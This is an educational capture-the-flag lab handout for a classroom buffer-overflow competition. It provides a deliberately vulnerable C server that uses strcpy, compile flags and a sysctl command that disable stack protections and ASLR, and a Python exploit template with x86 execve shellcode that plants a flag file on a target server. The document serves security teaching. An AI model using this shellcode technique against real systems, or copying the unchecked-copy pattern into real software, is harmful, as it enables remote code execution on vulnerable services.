CTF: Buffer Overflow Attack Lab

1 Introduction

Capture the Flag (CTF) is a competition where participants conduct attacks, defense, or question answering in a competitive fashion. It has been very popular in cybersecurity training and education. Organizing a CTF competition event is not an easy job; it often takes weeks or months to prepare, and many times, the preparation is conducted by professional teams.

We would like to enable instructors to hold CTF competitions right inside their classrooms, with very little amount of preparation. Our strategy is to turn some of our existing SEED labs into CTF competitions, so students can do these labs in a competition. We have implemented a CTF system for this purpose, and there is a separate instructor manual for this CTF system.

In this lab, we turn our widely-used buffer-overflow attack lab into a CTF competition. In the non-CTF lab, students launch attacks on a vulnerable root-owned `Set-UID` program to gain the root privilege. Students set up the attack environment on their own machines, and they do not compete with other students. In this CTF lab, students launch attacks on the remote servers set up by the instructor. Once their attacks are successful, their team flags will be automatically displayed on the instructor's screen, which is projected to the entire class. The quicker a team can raise its flag, the more points it will get.

This lab is our first attempt in converting SEED labs into CTF, and more SEED labs will be turned into CTF labs in the future. We do appreciate your feedbacks (from both students and instructors) on our work. You can find the link to our online survey form from the lab's website. Your feedback can help us improve our work.

Prerequisite. The non-CTF version of the buffer-overflow lab (found on the SEED website) is a prerequisite to this CTF lab. Students should do that lab before this CTF version. This will allow students to understand the fundamentals of this attack.

Related readings. Detailed coverage of the buffer overflow attack can be found in one of the following SEED books: (1) *Computer & Internet Security: A Hands-on Approach, 2nd Edition*, and (2) *Computer Security: A Hands-on Approach, 2nd Edition*.

2 The Competition Overview

2.1 Student Preparation

Students will be given the source code of the vulnerable server program a few days beforehand. They can study the code, develop and test their attacking strategies. It should be noted that some of the parameters, such as the location of the return address and the size of the buffer, will be different from those in the actual competition. Students will form a team (2-3 students per team) and each team will select its team flag (an image), and submit the image file to the instructor. It is recommended that a help session is provided before the competition, so the TA or the instructor can provide some guidance to help students prepare for the competition.

2.2 Start the Competition

During the competition, the instructor runs certain number of vulnerable servers on his/her machine; each server listens to a different port. Each team will be assigned a vulnerable server (i.e., a port number) as its attack target. The goal for the students is to craft a malicious input and send it to the server program. By exploiting the buffer overflow vulnerability, the server program can jump to the malicious code placed inside the input. To declare victory, the malicious code needs to execute a specific command. Once this command is executed, the team's flag will be displayed on the web page projected to the screen by the instructor (optionally, celebration music will be played as well). Figure 1 shows the high level picture of how the setup will look like for the competition.



Instructor's machine with
vulnerable server program
running on multiple ports
Planted flag
displayed on success
10.1.162.10
Port 9090
Port 9091
Port 9092
Port 9093
Send malicious input
Students' machine running exploit code

Figure 1: Competition Setup

Both instructors and students can check the status of the attacks using a web browser. The instructor will project all the status to the screen, so everybody can see which team has succeeded. The instructor will also provide URLs to students, so they can check their team status from their own browsers.

2.3 The Difficulty Levels

There are four difficulty levels in this competition. Level 1 is the easiest, and Level 4 is the hardest. The difference of these levels is how much information about the server is disclosed to students. Level 1 is very simple, and it is mainly used for the practice run; the competition starts from Level 2. At the beginning, all the teams start with Level 2. After a team has succeeded in the attack, it can advance to the next level, and the instructor will start a new server for the team.

The successful completion of each task is worth ____ points.

2.4 Competition Rules

Students should follow the competition rules described below. Teams violating the rules will be disqualified.

- Students are not allowed to conduct denial-of-service attacks on any of the remote servers.
- Students who have gained the control of the remote server should not use the obtained privilege to interfere with other servers. They can only use the privilege to create an empty file, which can lead to the display of their team flag. They cannot run other commands.

  For the simplicity of the setup, all the servers are executed using the same user ID, so any team who has captured one server can kill the other servers or do other damage. Students are not allowed to do that or do anything that may interfere with the competition. In the future, we will use containers to isolate these servers.
- Any other unsportsmanlike conduct can also cause a team to be disqualified. The instructor reserves the right to disqualify groups based on this general rule.

3 The Vulnerable Server Program: the Attack Target

During the CTF competition, each team will be assigned a target server, which has a buffer-overflow vulnerability. The server takes an input from users, and copy the input data to its buffer, without checking whether the size of the input exceeds the size of the buffer. The objective of each team is to send a malicious input to the server to exploit the buffer-overflow vulnerability, so the server can execute a command specified by the attacker. Listing 1 shows part of the server program.

Listing 1: Part of the vulnerable server program

```
int read_client_data(int client_sock, struct info *args) {
  char client_message[CLIENT_MSG_SIZE];
  int  read_size;
  int  index = 0;

  memset(client_message, 0, CLIENT_MSG_SIZE);

  //Receive a message from client
  while ((read_size = recv(client_sock, client_message + index,
                           CLIENT_MSG_SIZE - index, 0)) > 0) {   ①
```

```
      index += read_size;
  }

  ...

  //vulnerable function
  bof(client_message, args);                                          ②

  //Send the message back to client
  write(client_sock, client_message, index);

  return 0;
}


// The vulnerable function
void bof(char *str, struct info *args) {
  char buffer[BUF_SIZE];

  uintptr_t framep;
  asm("movl %%ebp, %0" : "=r"(framep));  // Save the current ebp value to
    framep
  if (args->print_hint)
      sendHint((void *)buffer, framep, args);                          ③

  strcpy(buffer, str);                                                 ④
}
```

The server will first establishes a TCP connection with the remote user, and then uses the function `recv()` to read the input data provided by the user (Line ①). It then feeds the input data to the vulnerable function `bof()`, where the buffer overflow may occur (Lines ② and ④).

3.1 Sending Data to Server and Launch the Attack

To test whether the server is actually working, students can use the `nc` command to send a hello message to the server (using the IP address and port number provided by the instructor).

```
$ echo hello | nc server_IP server_port
```

Since this short message does not cause a buffer overflow, the server program will work correctly, and send the message back to the client. In the attack, if the server's buffer is overrun, it may crash, and the user may not be able to get anything back. In this case, our server-side controller will restart a new instance of the server, so users can continue their attacks.

In the competition, students need to send specially crafted payload to the server, so it is more convenient to write a program to do it, instead of using an existing command like `nc`. Section 4 provides a template of Python code that students can use as the basis.

3.2 Difficulty Levels

The two most important parameters in the buffer overflow attack are (1) the buffer's address, and (2) the size of the buffer. Students do not know these parameters beforehand. In the non-CTF version of the buffer-overflow lab (the prerequisite for this lab), the target program is a `Set-UID` program, and attackers have a copy of the code (either binary or source code). Using debugging and investigation, attackers can find out the values for these two parameters (assuming that the address randomization protection has been turned off). In the CTF competition, the target program is a server program, and we do not assume that attackers have a copy of the binary code. Students are indeed given a copy of the source code, but during the competition, some of the values are modified, so students' copies are not identical to the one running on the server side.

Without knowing anything about these two parameters, the attack will become quite difficult for most students, and it will be hard to serve the intended educational objectives. We have broken down the difficulties to four levels. During the competition, instructors will reveal these parameters or their partial information, but how much information gets revealed depends on the level of the difficulties. The function `sendHint()` in the server code prints out the information about these two parameters.

In Level 1, both two parameters are given, making the attack quite straightforward. In Levels 2 and 3, only partial information is given, so attackers do not have the complete knowledge about the vulnerable server. They need to develop a strategy to deal with this uncertainty. The uncertainty simulates what is faced by real attacks. Here are what the `sendHint()` function prints out for each level:

```
-------------------------------------------------------
         |      Buffer Address     |   Buffer Size
-------------------------------------------------------
 Level 1  |      exact value        |    exact value
 Level 2  |      exact value        |    range
 Level 3  |      range              |    range
 Level 4  |      none               |    none
-------------------------------------------------------
```

The competition will start from Level 2. Teams having succeeded in this level will advance to the next level. During the preparation, students should develop a strategy and write corresponding code. Students can use the brute force approach, i.e., trying different values for the two parameters, until they get the value right. However, we do encourage students to come up better approaches, so the number of trials can be minimized. In real-world attacks, the more you try, the more likely your attack will be detected. The chapter in the SEED book (2nd edition) has some discussion on the strategies, but students are encouraged to not read that part of the chapter, and instead do a brainstorm with their teams to develop their own strategies.

How buffer size and address are decided. These two critical elements are decided during the competition, and students do not know their values beforehand. Even though students have a copy of the source code and can get and derive the values, these values will be changed during the competition.


3.3 Check the Status

The instructor will project a bird view of all teams' status to the classroom projector. Students can access the same page using this URL: `http://server_address:port/`, where the server address is provided by the instructor. They can then click on their team card, and get their team's status. See Figure 2.

4 Practice Before the CTF Competition

Before doing the CTF competition, students should do the non-CTF version of the buffer-overflow lab first, or they will not have the required background for this competition, and the chance for failing the competition is very high. We will not repeat the guidelines that are already covered by the non-CTF lab.

Before the competition, students will be given a copy of the server program (source code). During the competition, some of the values used by the actual server program will be different. Students can use this



```
Buffer Overflow Level 1: Team 1
Server Information
  172.31.0.4:9091
Hints
  Buffer Address = 0xBFBE84A8
  EBP Register = 0xBFBE86A8
Stats
  Trials: 2
  Successes: 0

            Flag Not Captured Yet
```

Figure 2: Team status

code for their practice. They can manually modify those important values themselves, and see whether their attack strategies work or not. Students can do the practice using one single SEED VM, with both the client and server programs running on the same machine (the IP address of the server will be `127.0.0.1`).

4.1 Setup

In the competition, to declare victory, students need to place an empty file inside the target server's `/tmp/CTF` folder. The file name should be `teamX.png` or `teamX.jpg`, where the "X" is the ID of the team. Our CTF system will keep monitoring this folder, and display the team's flag as soon as it sees such an empty file (the actual team flags are stored in another place).

In the practice, we will see whether we can create a file in this folder using the attack. First, let us create such a folder using the following command:

```
$ mkdir /tmp/CTF
$ chmod 777 /tmp/CTF
```

If we are team 1, we need to get the vulnerable server to run the following command for us (the `touch` command will create an empty file if the file does not exist). We will write a shellcode to invoke this command (the code will be given later).

```
/bin/bash -c '/usr/bin/touch /tmp/CTF/team1.jpg'
```

4.2 Start the Vulnerable Server

The parameters that affect the problematic buffer's size and location are set at the source code level through the `-D` option of the `gcc` compiler. To change these parameters, we need to recompile the vulnerable server program using the following command:

```
Compilation:
$ gcc -DBUF_SIZE=500 -DDUMMY_SIZE=1000  bof_vulnerable_server.c
      -o bof_vulnerable_server -z execstack -fno-stack-protector
```

The first `-D` option `-DBUF_SIZE=500` sets the symbol `BUF_SIZE` to `500`, so `gcc` will replace all the occurrences of this symbol in the source code with `500`, essentially modifying the source code. This symbol is used to define the size of the buffer in the function `bof()`. The second `-D` option `-DDUMMY_SIZE` sets the size of a dummy buffer in the main function; its sole purpose is to affect the address of the buffer in the `bof()` function: the larger this value is, the more stack space the main function will occupy, and the deeper `bof()`'s buffer will be inside the stack.

After the compilation, we can execute the server program with different difficulty levels. We should turn off the address randomization first.

```
Turn off addres randomzation
$ sudo sysctl -w kernel.randomize_va_space=0

For Level 1:
$ ./bof_vulnerable_server -l 1 -p 9090 -b 127.0.0.1

For Level 2:
$ ./bof_vulnerable_server -l 2 -p 9090 -b 127.0.0.1 -S 900 -s 100

For Level 3:
$ ./bof_vulnerable_server -l 3 -p 9090 -b 127.0.0.1 -S 900 -s 100 -m
   0xffffff00

For Level 4:
$ ./bof_vulnerable_server -l 4 -p 9090 -b 127.0.0.1
```

The meaning of the options are given in the following:

Listing 2: Buffer-Overflow Server Usage

```
usage: bof_vulnerable_server  [-l LEVEL] [-p PORT] [-b IP address]
                   [-S HIGH] [-s LOW] [-m MASK]

optional arguments:
    -l   Difficulty level: 1-4 (default: 1)
    -p   Port number:
    -b   IP address (default: 127.0.0.1)
    -S   High end of the range of the buffer size
    -s   Low end of the range of the buffer size
    -m   Address mask (deciding how many bits of the address is disclosed)
```

4.3 Write the Attacking Program

To exploit the buffer overflow vulnerability in the server program, students need to construct a malicious input for the server, containing a shellcode, to overflow the buffer in the vulnerable function. To help students get started, we have provided a sample exploit code, which constructs an input containing a shellcode. See Listing 3. The code can be downloaded from the lab's webpage (`exploit.py`). The shellcode in the exploit program executes the `touch` command to plant a flag. The part of the shellcode that contains the `touch` command is marked between ① and ②.

Listing 3: Exploit Program To Create Team Image

```
#!/usr/bin/python3
import socket
import sys

def send_to_server(data):
    host = "10.0.2.91"    ①   # Need to change to the actual IP address
    port = 9090           ②   # Need to change to the actual port number
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    s.sendall(data)
    s.close()

shellcode= (
    # Push the command '/bin////bash' into stack (//// is equivalent to /)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""bash"                    # pushl "bash"
    "\x68""////"                    # pushl "////"
    "\x68""/bin"                    # pushl "/bin"
    "\x89\xe3"                      # movl %esp, %ebx   ← set %ebx

    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c)
    "\x31\xc0"                      # xorl %eax,%eax
    "\x50"                          # pushl %eax
    "\x68""-ccc"                    # pushl "-ccc"
    "\x89\xe0"                      # movl %esp, %eax

    # Push the 2nd arguement '/usr/bin/touch /tmp/CTF/team.jpg' into stack
    "\x31\xd2"                      # xorl %edx,%edx
    "\x52"                          # pushl %edx
    "\x68""    "                    # pushl "    "
    "\x68""    "                    # pushl "    "
    "\x68"".jpg"                    # pushl ".jpg"
    "\x68""team"                    # pushl "team"
    "\x68""////"                    # pushl "////"
    "\x68""/CTF"                    # pushl "/CTF"
    "\x68""/tmp"                    # pushl "/tmp"
    "\x68""ch  "                    # pushl "ch  "
    "\x68""/tou"                    # pushl "/tou"
    "\x68""/bin"                    # pushl "/bin"
    "\x68""/usr"                    # pushl "/usr"
    "\x89\xe2"                      # movl %esp,%edx
    # Construct the argv[] array and set ecx
    "\x31\xc9"                      # xorl %ecx,%ecx
    "\x51"                          # pushl %ecx
    "\x52"                          # pushl %edx
    "\x50"                          # pushl %eax
    "\x53"                          # pushl %ebx
    "\x89\xe1"                      # movl %esp,%ecx   ← set %ecx

    # Set edx to 0
    "\x31\xd2"                      #xorl %edx,%edx    ← set %edx

    # Invoke the system call
    "\x31\xc0"                      # xorl %eax,%eax
    "\xb0\x0b"                      # movb $0x0b,%al   ← set system call #
    "\xcd\x80"                      # int $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(2000))

##########################################################################
D = 0                        # You need to change this value
target_address = 0xFFFFFFFF  # You need to change this value

# Fill the return address field with the address of the shellcode
content[D:D+4] = (target_address).to_bytes(4,byteorder='little')
##########################################################################

# Put the shellcode at the end
start = 2000 - len(shellcode)
content[start:] = shellcode

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()

# Send content to server
send_to_server(content)
```

Set the IP address and port number. Students should set the IP address and port number correctly in Lines ① and ②. In the actual CTF competition, the IP address and port number will be provided by the instructor. For practice, students run the vulnerable server themselves, so they know the address and port number.

Modify the flag name in the shellcode. To use this exploit code, students will change the name of the flag file in the shellcode. For example, if the team name is `team5`, students will modify the shellcode to update the image name as shown below (the name `team.jpg` has been replaced with `team5.jpg` between Lines ③ and ④). It should be noted that each line in the shellcode allows four characters between a pair of double quotes, so if an entry exceeds 4 characters (e.g. the word `team5` has 5 characters), the fifth character should be put in the next line. We can use extra space to fill up the rest of the 4 bytes (extra spaces in a command will be ignored by shell). Remember that stacks grow upside down, so the command is constructed in an upward direction.

```
// Push string "/usr/bin/touch /tmp/CTF/alpha.jpg" into stack
   "\x31\xd2"                   // xorl %edx,%edx
   "\x52"                       // pushl %edx
   "\x68""    "                 // pushl "    "
   "\x68""g   "                 // pushl "g   "   ③
   "\x68""5.jp"                 // pushl "5.jp"
   "\x68""team"                 // pushl "team"   ④
   "\x68""////"                 // pushl "////"
   "\x68""/CTF"                 // pushl "/CTF"
   "\x68""/tmp"                 // pushl "/tmp"
   "\x68""ch  "                 // pushl "ch  "
   "\x68""/tou"                 // pushl "/tou"
   "\x68""/bin"                 // pushl "/bin"
   "\x68""/usr"                 // pushl "/usr"
   "\x89\xe2"                   // movl %esp,%edx
```

Modify the Python program. Students need to decide where to put the return address in the malicious input buffer, and what return address should be used. For Level 1, students just need to assign the corresponding values to the variables `D` and `target_address` (see the code snippet below). For Levels 2 and beyond, students need to modify this block of code quite significantly.

```
########################################################################
D = 0                        # You need to change this value
target_address = 0xFFFFFFFF  # You need to change this value

# Fill the return address field with the address of the shellcode
content[D:D+4] = (target_address).to_bytes(4,byteorder='little')
########################################################################
```

Send Malicious Input to Server Program Once the exploit program has been modified, students can run the program to send the malicious input to the server as shown below:

```
$ chmod a+x exploit.py
$ ./exploit.py
```

The exploit program also saves the malicious input in a file called `badfile`. In case the attack does not work, students can examine this file using tools like `ghex` to identify possible issues with their malicious input. If the attack is successful, students should see their team flag displayed on the server (during the practice, the flag will not be displayed; students should instead check the `/tmp/CTF` directory for image files).

5 Submission

Each team should submit a lab report to describe their strategies in details. Code should also be included in the report, with reasonable amount of explanation.